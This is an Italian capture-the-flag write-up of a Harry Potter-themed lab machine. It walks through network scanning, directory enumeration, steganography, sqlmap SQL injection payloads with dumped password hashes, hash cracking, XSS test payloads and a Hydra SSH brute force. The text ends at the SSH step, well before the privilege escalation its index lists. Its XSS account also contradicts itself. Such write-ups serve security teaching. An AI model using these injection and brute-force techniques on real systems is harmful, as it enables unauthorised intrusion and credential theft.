

Report Tecnico: Black Box Episode (Harry P)

Analisi Black Box e Risoluzione Completa

Autore: NetRebels

Data: 30 gennaio 2026



Obiettivo: Privilege Escalation & Root Access

Metodologia: Port Knocking, Steganografia, SQL Injection, XSS

Indice

1	Introduzione	2
2	Fase 1: Ricognizione (Information Gathering)	2
2.1	Discovery della Rete	2
2.2	Scansione delle Porte (Nmap)	2
2.3	Enumerazione Directory Web (Gobuster)	3
3	Fase 2: Enigmi e Steganografia	5
3.1	Il Codice Brainfuck	5
3.2	Analisi Immagini (Steganografia)	7
4	Fase 3: Attacco Web (SQL Injection e XSS)	7
4.1	SQL Injection su Oldsite	7
4.2	Accesso al Portale e Test di Injection	9
4.3	Ispezione della Pagina: Un altro pezzo del Puzzle	9
4.4	Analisi XSS (Cross Site Scripting)	10
4.4.1	La Frase Magica	12
5	Fase 4: Port Knocking e Accesso SSH	12
5.1	Ottenere le Credenziali SSH: Brute Force Mirato	12
5.2	L'Indovinello della Mappa del Malandrino	13
6	Fase 5: Privilege Escalation (Da Milena a Root)	15
6.1	Accesso come Milena	15
6.2	Passaggio a Luca	15
6.3	Ottenere Root (Il Gran Finale)	16
6.3.1	Il file di Backup misterioso	16
6.4	Ritorno all'Old Site: L'Indizio della Bacchetta	17
6.4.1	Caccia alla Password: L'uso di Nikto	18
6.4.2	Estrazione della Chiave e Accesso Finale	19
7	Conclusioni	21

1 Introduzione

Questo report descrive i passaggi eseguiti per compromettere la macchina "HogTheta" (IP 192.168.50.17). L'attività è stata strutturata come una "Caccia al Tesoro" a tema Harry Potter, dove ogni vulnerabilità risolta forniva un indizio per quella successiva.

2 Fase 1: Ricognizione (Information Gathering)

2.1 Discovery della Rete

Per prima cosa, dovevamo trovare la nostra "vittima" nella rete. Abbiamo usato `netdiscover` per mappare i dispositivi connessi.

```
sudo netdiscover -r 192.168.50.0/24
```

L'output ci ha confermato che il target si trova all'indirizzo **192.168.50.17**.

Currently scanning: Finished! Screen View: Unique Hosts					
259 Captured ARP Req/Rep packets, from 2 hosts. Total size: 15540					
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.50.1	08:00:27:d7:c2:33		254	15240	PCS Systemtechnik GmbH
192.168.50.17	08:00:27:40:22:17		5	300	PCS Systemtechnik GmbH

Figura 1: Identificazione dell'host target.

2.2 Scansione delle Porte (Nmap)

Una volta trovato l'IP, abbiamo bussato a tutte le porte per vedere quali servizi fossero attivi.

```
nmap -sC -sV -p- 192.168.50.17
```

Risultati rilevanti:

- **Porta 80 (HTTP):** Un sito web Apache (pagina di login).
- **Porta 2222 (SSH):** Una porta SSH non standard (di solito è la 22).

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p- -oN nmap_initial.txt 192.168.50.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 03:35 -0500
Nmap scan report for 192.168.50.17
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.52 ((Ubuntu))
| http-title: Login
|_Requested resource was login.php
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_   httponly flag not set
2222/tcp  open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_  256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
MAC Address: 08:00:27:40:22:17 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.74 seconds
```

Figura 2: Output della scansione Nmap iniziale.

2.3 Enumerazione Directory Web (Gobuster)

Sapendo che c'era un sito web (Porta 80), non ci siamo accontentati della pagina principale. Abbiamo usato gobuster per cercare cartelle e file nascosti che l'amministratore non voleva farci vedere subito.

```
gobuster dir -u http://192.168.50.17 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x php,txt,html,bak,old,zip
```

Questa scansione è stata fondamentale perché ha rivelato percorsi critici:

- /login.php (Pagina di login standard)
- /welcome.php (Contiene indizi)
- /tmp (Contiene indizi)
- /oldsite (Un vecchio sito, probabilmente meno sicuro)
- /images (Contiene le immagini da analizzare)

```

[kali㉿kali] -[~/Desktop/BB3_Harry_Potter]
$ gobuster dir -u http://192.168.50.17 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x php,txt,html,bak,old,zip,rar,tar.gz \
-t 50
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.50.17
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Extensions:  tar.gz,php,txt,html,bak,old,zip,rar
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
index.php          (Status: 302) [Size: 0] [→ login.php]
images            (Status: 301) [Size: 315] [→ http://192.168.50.17/images/]
login.php          (Status: 200) [Size: 773]
welcome.php        (Status: 200) [Size: 29]
css                (Status: 301) [Size: 312] [→ http://192.168.50.17/css/]
javascript         (Status: 301) [Size: 319] [→ http://192.168.50.17/javascript/]
tmp                (Status: 200) [Size: 18]
oldsite            (Status: 301) [Size: 316] [→ http://192.168.50.17/oldsite/]
server-status      (Status: 403) [Size: 278]
Progress: 1985022 / 1985022 (100.00%)
=====
Finished
=====

```

Figura 3: Output di Gobuster con le directory scoperte.




Figura 4: Sito web nel /login.php

Esplorando tra le directory appena scoperte troviamo alcuni codici composto da numeri e parole




Figura 5: Codice trovato nel dir /welcome.php.




Figura 6: Codice trovato nel dir /tmp




Figura 7: Codice trovato nel dir /oldsite/tmp

3 Fase 2: Enigmi e Steganografia

3.1 Il Codice Brainfuck

Visitando il sito sulla porta 80, abbiamo ispezionato il codice sorgente (tasto destro -> visualizza sorgente). Abbiamo trovato strani simboli che sembravano un linguaggio alieno:

```
++++++ [ >+>+++>++++++>++++++ <<< - ] >>>-- . . .
```

Si tratta di **Brainfuck**, un linguaggio di programmazione esoterico. Usando un interprete online, abbiamo tradotto i vari pezzi di codice trovati nelle pagine (come /welcome.php e /tmp):



Figura 8: Decodifica del codice Brainfuck trovato nel sorgente.




Figura 9: Decodifica del codice Brainfuck trovato nel sorgente.

Quindi facendo un resoconto, per adesso abbiamo trovato questi codici:

- 65511 => "fatto"
- 7282 => "intenzioni"
- 41002 => "misfatto"
- 9991 => "di"
- 12000 => "il"


Queste parole e numeri ci serviranno dopo.

3.2 Analisi Immagini (Steganografia)

Sulla home page c'era un logo (theta-logo.png). Nel codice HTML c'era un indizio falso: pass="accio". Tuttavia, analizzando l'immagine con il tool zsteg, abbiamo trovato una stringa nascosta: W5M0MpCehiHzreSzNTczkc9d.

Successivamente, abbiamo scoperto che esisteva anche una versione JPG dell'immagine. Usando il tool steghide su theta-logo.jpg, abbiamo estratto un file nascosto chiamato poesia.txt.


```
steghide extract -sf theta-logo.jpg
cat poesia.txt
```



```
(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".
```

Figura 10: Estrazione della poesia con Steghide.

La poesia citava due nomi: **Luca** e **Milena** (probabili utenti) e faceva riferimento alla porta **2222**.



```
(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che li, tra illusioni e amore, il loro sogno è acceso.
```

Figura 11: Estrazione della poesia dai metadati dell'immagine.

4 Fase 3: Attacco Web (SQL Injection e XSS)

4.1 SQL Injection su Oldsite

Nella cartella /oldsite c'era un altro login. Abbiamo lanciato sqlmap per vedere se il database fosse vulnerabile.

```
sqlmap -u "http://192.168.50.17/oldsite/login.php" --data="..." --
      dbs --dump
```

Bingo! Abbiamo estratto gli hash delle password degli utenti:

- Anna, Luca, Marco, Milena

```
(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ sqlmap -u "http://192.168.50.17/oldsite/login.php" --data="username=test&password=test&submit=Login" --dbs --batch -D oldsite --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 06:48:02 /2026-01-29

[06:48:03] [INFO] resuming back-end DBMS 'mysql'
[06:48:03] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ppfd44sncdv...8k510mmwf4'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: username=test' OR NOT 276a=276a&password=test&submit=Login

  Type: error-based
  Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=test' AND (SELECT 3930 FROM(SELECT COUNT(*),CONCAT(0x716b717171,(SELECT (ELT(3930=3930,1))),0x71707a6271,FL00R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Xnvabpassword=test&submit=Login

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test' AND (SELECT 4802 FROM (SELECT(SLEEP(5)))PzRy)-- nlgntpassword=test&submit=Login

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: username=test' UNION ALL SELECT CONCAT(0x716b717171,0x464768636d737468515953476a5543554156485059796d6155416e4b68454c6c4e66707468707852,0x71707a6271),NULL#password=test&submit=Login

[06:48:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52, PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:48:03] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] oldsite

[06:48:03] [INFO] fetching tables for database: 'oldsite'
[06:48:03] [WARNING] reflective value(s) found and filtering out
Database: oldsite
[1 table]
+-----+
| users |
+-----+
[06:48:03] [INFO] Fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.17'
[*] ending at 06:48:03 /2026-01-29/
```

Figura 12: Utilizzo dello strumento sqlmap.

Database: oldsite		Table: users	
[4 entries]		username	
id	password	anna	luca
1	\$2y\$10\$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK	marco	milena
2	\$2y\$10\$1NS1EUevEtLqsp.0Eq4UkuGREzvkhZCdpT9h5t.Fw6oBZsai.Ei		
3	\$2y\$10\$gdY5a.GIC6ulg7ybIBMh0U7Cdo.pEebWsl7E/CLGFHoTg39LePAK		
4	\$2y\$10\$3ESgP8ETH4VPpbw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy		

Figura 13: Tabella user trovata.

Abbiamo craccato l'hash di **Milena** usando hashcat e la wordlist Rockyou. **Password di Milena:** darkprincess

```
(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ hashcat -m 3200 hashes_clean.txt --show
$2y$10$3ESgP8ETH4VPpbtw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy:darkprincess
```

Figura 14: Cracking della password di Milena.

4.2 Accesso al Portale e Test di Injection

Ora che abbiamo scovato la password di Milena (darkprincess), non perdiamo tempo. Torniamo alla pagina di login del sito web (sulla porta 80) e inseriamo le credenziali appena trovate.

- **Username:** milena
- **Password:** darkprincess

L'accesso funziona! Il sito ci accoglie con un messaggio di benvenuto: **"Ciao, milena!"**. Sotto il saluto notiamo subito una barra di input che ci invita a "Scrivere qualcosa".

4.3 Ispezione della Pagina: Un altro pezzo del Puzzle

Una volta effettuato l'accesso come Milena, prima ancora di provare a "rompere" la barra di ricerca, abbiamo fatto quello che ogni buon hacker dovrebbe sempre fare: guardare "sotto il cofano".

Cliccando con il tasto destro sulla pagina e selezionando **"Visualizza sorgente pagina"** (o Inspect Element), abbiamo notato un commento HTML sospetto. C'era un'altra lunga sequenza di quei simboli strani che abbiamo visto all'inizio:

```
++++++[>+>++>++.....>+<<<<
>>>>..+++++>'+
```

Avendo già incontrato questo tipo di codice nella Fase 1, abbiamo riconosciuto subito la firma del linguaggio **Brainfuck**. Non è codice che il browser esegue, è un messaggio nascosto per noi.

Abbiamo copiato la stringa e l'abbiamo inserita nel nostro decoder online. Il risultato è stato una parola chiave molto importante:

- **Codice decifrato:** giuro
- **Numero associato (trovato nel commento):** 9220




Figura 15: Decodifica del codice nascosto nel sorgente della pagina di Milena.

Successivamente, torniamo nella pagina con "Ciao, milena!" e proviamo ad inserire questo payload:

<h1>HACKED</h1>

Premendo "Submit", la scritta **HACKED** appare gigante e in grassetto sulla pagina, proprio come un titolo HTML.




Figura 16: Accesso effettuato e prova di HTML Injection riuscita: il sito interpreta i tag.

Questo è un segnale cruciale: il sito **non controlla** quello che scriviamo (manca la "sanitizzazione dell'input"). Se accetta l'HTML semplice, molto probabilmente accetterà anche script malevoli (JavaScript). È il momento di provare un XSS.

4.4 Analisi XSS (Cross Site Scripting)

Tornando al sito principale, abbiamo notato che la barra di ricerca rifletteva quello che scrivevamo. Inserendo uno script malevolo: `<script>alert('XSS')</script>` Il sito ha mostrato un popup. È vulnerabile a XSS. Anche se non abbiamo rubato il cookie dell'admin, è una vulnerabilità grave da segnalare.




Figura 17: Proof of Concept della vulnerabilità XSS.

Visto che il sito interpretava l'HTML, abbiamo provato ad alzare il tiro. Volevamo eseguire un vero attacco XSS (Cross Site Scripting) per vedere se potevamo eseguire codice JavaScript. Abbiamo inserito il payload più classico:

```
<script>alert('XSS')</script>
```

Ma qui abbiamo avuto una sorpresa. Il sito è protetto! Invece di eseguire lo script, il server ha intercettato il nostro tentativo e ci ha risposto con un messaggio di errore a tema Harry Potter: *"Signor harry, non puoi attraversare la barriera del binario 9 e 3/4. Sei sicuro di non essere un Babbano?"*



Figura 18: Il sito blocca il tag script con un messaggio personalizzato.

Questo ci fa capire che c'è un filtro che controlla quello che scriviamo.

4.4.1 La Frase Magica

Il messaggio di errore citava "Signor Harry". Inoltre, poco fa avevamo trovato la parola nascosta "giuro" nel codice sorgente. Mettendo insieme gli indizi, abbiamo provato a "parlare" con il server usando la frase completa per attivare la Mappa del Malandrino:

Input: Giuro solennemente di non avere buone intenzioni

Premendo invio, il server ci ha risposto con l'indizio definitivo che stavamo cercando: *"Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?"*

Ciao, milena!

Scrivi qualcosa...

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

Figura 19: Il sito ci suggerisce la tecnica da utilizzare prossimamente.

La parola "**bussare**" in informatica non è casuale. Si riferisce quasi sicuramente al **Port Knocking** (bussare alle porte di rete). È il momento di usare i numeri che abbiamo trovato sparsi per il sistema.

5 Fase 4: Port Knocking e Accesso SSH

5.1 Ottenere le Credenziali SSH: Brute Force Mirato

Non siamo entrati nel sistema per fortuna, ma grazie alla logica. Analizzando il messaggio di risposta del server al nostro tentativo XSS:

"Caro user, la Mappa del Malandrino..."

Il server ci ha chiamati esplicitamente "**user**". In una CTF, questo è quasi sempre un suggerimento sul nome utente valido per il sistema.


Avevamo l'username (user), ma ci mancava la password. Dato che l'intera macchina è a tema Harry Potter (nomi dei file, brainfuck, immagini), abbiamo ipotizzato che anche la password fosse legata a questo mondo. Invece di usare una lista generica gigante (che ci avrebbe messo ore), abbiamo creato una piccola lista personalizzata con i nomi dei personaggi e incantesimi principali (harry, hermione, ron, alohomora, voldemort, etc.).

Abbiamo usato **Hydra**, un tool velocissimo per provare tante password in automatico sulla porta SSH anomala (2222).

```
hydra -l user -P harry_potter_wordlist.txt ssh://192.168.50.17:2222
```

In pochi secondi, Hydra ha trovato la corrispondenza!

- **Username:** user
- **Password:** harry



The terminal window shows the file 'harry_potter.txt' with the following content:

```
home > kali > Desktop > BB3_Harry_Potter > harry_potter.txt
1 Harry
2 Potter
3 Ron
4 Weasley
5 Hermione
6 Granger
7 Albus
8 Silente
9 Dumbledore
10 Severus
11 Piton
12 Snape
13 Voldemort
14 Tom
15 Riddle
16 Draco
17 Malfoy
18 Hagrid
19 Sirius
20 Black
```

Figura 20: Lista delle password a tema Harry Potter.

